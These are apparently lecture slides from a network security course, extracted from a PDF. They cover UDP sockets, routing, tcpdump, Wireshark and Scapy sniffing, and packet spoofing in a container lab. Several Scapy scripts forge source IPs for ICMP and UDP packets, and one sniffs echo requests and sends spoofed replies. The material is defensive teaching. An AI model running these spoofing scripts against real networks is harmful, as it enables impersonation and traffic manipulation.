
while True:
    data, (ip, port) = sock.recvfrom(1024)
    print("Sender: {} and Port: {}".format(ip, port))
    print("Received message: {}".format(data))
```

UDP Server


```
Terminal
seed@10.0.2.6:$ nc -u 10.0.2.7 9090
hello
hello again
```

```
Terminal
Server(10.0.2.7):$ udp_server.py
Sender: 10.0.2.6 and Port: 49112
Received message: b'hello\n'
Sender: 10.0.2.6 and Port: 49112
Received message: b'hello again\n'
```

How Packets Are Received



Routing



The “ip route” Command

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11

# ip route get 10.9.0.1
10.9.0.1 dev eth0 src 10.9.0.11 uid 0

# ip route get 192.168.60.5
192.168.60.5 dev eth1 src 192.168.60.11 uid 0

# ip route get 1.2.3.4
1.2.3.4 via 10.9.0.1 dev eth0 src 10.9.0.11 uid 0
```

Packet Sending Tools

- Using netcat

```
$ nc <ip> <port>      ← send out TCP packet  
$ nc -u <ip> <port>    ← send out UDP packet
```


- Bash: /dev/tcp or /dev/udp pseudo device

```
$ echo "data" > /dev/udp/<ip>/<port>  
$ echo "data" > /dev/tcp/<ip>/<port>
```


- Others: telnet, ping, etc.

PACKET SNIFFING


How Packets Are Received



How To Get A Copy of Packet



Lab Setup



```
seed@VM:~$ dockps
9eb2c057887f  host-10.9.0.5
89a0dfac1c75  host-10.9.0.6
f452376e85a5  host-192.168.60.5
8856896b15ea  host-192.168.60.6
9aa28fadb047  router
```

Packet Sniffing Tools


- Tcpdump
 - Command line
 - Good choice for containers (in the lab setup)
- Wireshark
 - GUI
 - Good choices for the environment supporting GUI (not containers)
- Scapy
 - Implement your own sniffing tools

Tcpdump Examples

- `tcpdump -n -i eth0`
 - **-n**: do not resolve the IP address to host name
 - **-i**: sniffing on this interface
- `tcpdump -n -i eth0 -vvv "tcp port 179"`
 - **-vvv**: asks the program to produce more verbose output.
- `tcpdump -i eth0 -w /tmp/packets.pcap`
 - saves the captured packets to a PCAP file
 - use Wireshark to display them

Wireshark and Containers

Find the correct interface



```
seed@VM:~$ docker network ls
NETWORK ID      NAME      DRIVER      SCOPE
d10f14b6b6f9    bridge    bridge      local
b3581338a28d    host      host       local
54cdc1101b1a    net-10.9.0.0  bridge      local
0569b491802f    net-192.168.60.0 bridge      local
77acecccbe26    none      null       local

seed@VM:~$ ip -br address
lo      UNKNOWN      127.0.0.1/8  ::1/128
enp0s3     UP      10.0.5.5/24  fe80::bed8:53e2:5192:f265/64
docker0    DOWN     172.17.0.1/16  fe80::42:13ff:fee7:90d6/64
br-54cdc1101b1a  UP      10.9.0.1/24  fe80::42:1cff:fe17:f3e6/64
br-0569b491802f  UP      192.168.60.1/24  fe80::42:b5ff:fe9b:6b49/64
```

Scapy Example 1

```
#!/usr/bin/python3
from scapy.all import *
pkt = sniff(iface='enp0s3',
            filter='icmp or udp',
            count=10)
pkt.summary()
```

```
seed@VM:~$ ip -br addr
lo                  UNKNOWN      127.0.0.1/8  ::1/
enp0s3              UP          10.0.5.5/24  fe80
docker0              DOWN        172.17.0.1/16 fe
br-54cdc1101b1a    UP          10.9.0.1/24  fe80
br-0569b491802f    UP          192.168.60.1/24
```

```
root@9eb2c057887f:~# ip -br addr
lo                  UNKNOWN      127.0.0.1/8
eth0@if1882          UP          10.9.0.5/24
```

Scapy Example 2

```
#!/usr/bin/python3

from scapy.all import *

def process_packet(pkt):
    #hexdump(pkt)
    pkt.show()
    print("-----")

f = 'udp and dst portrange 50-55 or icmp'

sniff(iface='enp0s3', filter = f, prn=process_packet)
```

Filter Examples for Scapy

- Berkeley Packet Filter (BPF) syntax
- Same as tcpdump

```
dst host 10.0.2.5: only capture the packets going to 10.0.2.5.  
src host 10.0.2.6: only capture the packets coming from 10.0.2.6.  
host 10.0.2.6 and src port 9090: only capture the packets coming  
      from or going to 10.0.2.6 with the source port being 9090.  
tcp: only capture TCP packets.
```

Scapy: Display Packets

- Using `hexdump()`

```
>>> hexdump(pkt)
0000  52 54 00 12 35 00 08
0010  00 54 F2 29 40 00 40
0020  08 08 08 00 98 01 10
0030  0C 00 08 09 0A 0B 0C
0040  16 17 18 19 1A 1B 1C
0050  26 27 28 29 2A 2B 2C
0060  36 37
```

- Using `pkt.show()`

```
>>> pkt.show()
###[ Ethernet ]###
    dst      = 52:54:00:12:35:00
    src      = 08:00:27:77:2e:c3
    type     = IPv4
###[ IP ]###
    version  = 4
    ihl     = 5
    ...
    proto    = icmp
    chksum  = 0x3c9a
    src      = 10.0.2.8
    dst      = 8.8.8.8
    \options  \
###[ ICMP ]###
```

Scapy: Iterate Through Layers

```
>>> pkt = Ether() / IP() / UDP() / "hello"  
>>> pkt  
<Ether type=IPv4 |<IP frag=0 proto=udp |<UDP |<Raw load='hello' |>>>
```

```
>>> pkt.payload                                ← an IP object  
<IP frag=0 proto=udp |<UDP |<Raw load='hello' |>>>
```

```
>>> pkt.payload.payload                         ← a UDP object  
<UDP |<Raw load='hello' |>>
```

```
>>> pkt.payload.payload.payload                ← a Raw object  
<Raw load='hello' |>
```

```
>>> pkt.payload.payload.payload.load          ← the actual payload  
b'hello'
```

Accessing Layers

Get inner layers

```
>>> pkt.getlayer(UDP)
<UDP  |<Raw  load='hello'  |>>
>>> pkt[UDP]
<UDP  |<Raw  load='hello'  |>>

>>> pkt.getlayer(Raw)
<Raw  load='hello'  |>
>>> pkt[Raw]
<Raw  load='hello'  |>
```

Check layer existence

```
>>> pkt.haslayer(UDP)
True
>>> pkt.haslayer(TCP)
0
>>> pkt.haslayer(Raw)
True
```

A Sniffer Example

```
def process_packet(pkt):
    if pkt.haslayer(IP):
        ip = pkt[IP]
        print("IP: {} --> {}".format(ip.src, ip.dst))

    if pkt.haslayer(TCP):
        tcp = pkt[TCP]
        print("    TCP  port: {} --> {}".format(tcp.sport, tcp.dport))

    elif pkt.haslayer(UDP):
        udp = pkt[UDP]
        print("    UDP  port: {} --> {}".format(udp.sport, udp.dport))

    elif pkt.haslayer(ICMP):
        icmp = pkt[ICMP]
        print("    ICMP type: {}".format(icmp.type))

    else:
        print("    Other protocol")


sniff(iface='enp0s3', filter='ip', prn=process_packet)
```

PACKET SPOOFING

Packet Spoofing

- In normal packet construction
 - Only some selected header fields can be set by users
 - OS set the other fields
- Packet spoofing
 - Set arbitrary header fields
 - Using tools
 - Using Scapy

How To Spoof Packets



Spoofing ICMP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED ICMP PACKET.....")
ip = IP(src="1.2.3.4", dst="93.184.216.34")
icmp = ICMP()
pkt = ip/icmp
pkt.show()
send(pkt,verbose=0)
```

Spoofing UDP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.....")
ip = IP(src="1.2.3.4", dst="10.0.2.69") # IP Layer
udp = UDP(sport=8888, dport=9090)         # UDP Layer
data = "Hello UDP!\n"                      # Payload
pkt = ip/udp/data
pkt.show()
send(pkt,verbose=0)
```

Sniff Request and Spoof Reply

Sniff Request and Spoof Reply: Code

```
def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.....")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP : ", pkt[IP].dst)

        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
                 ihl=pkt[IP].ihl, ttl = 99)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.....")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP : ", newpkt[IP].dst)

        send(newpkt,verbose=0)

pkt = sniff(iface = 'br-54cdc1101b1a',
            filter = 'icmp and src host 10.9.0.5',
            prn = spoof_pkt)
```

Other Uses of Scapy: Send and Receive

- `send()` : Send packets at Layer 3.
- `sendp()` : Send packets at Layer 2.
- `sr()` : Sends packets at Layer 3 and receiving answers.
- `srp()` : Sends packets at Layer 2 and receiving answers.
- `sr1()` : Sends packets at Layer 3 and waits for the first answer.
- `sr1p()` : Sends packets at Layer 2 and waits for the first answer.
- `srloloop()` : Send a packet at Layer 3 in a loop and print the answer each time.
- `srploop()` : Send a packet at Layer 2 in a loop and print the answer each time.

Example: implement ping

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(dst="8.8.8.8")
icmp = ICMP()
pkt = ip/icmp
reply = sr1(pkt)
print("ICMP reply ....")
print("Source IP : ", reply[IP].src)
print("Destination IP : ", reply[IP].dst)
```

Example: implement traceroute

Traceroute Code

```
b = ICMP()
a = IP()
a.dst = '93.184.216.34'

TTL = 3
a.ttl = TTL
h = sr1(a/b, timeout=2, verbose=0)
if h is None:
    print("Router: *** (hops = {})".format(TTL))
else:
    print("Router: {} (hops = {})".format(h.src, TTL))
```

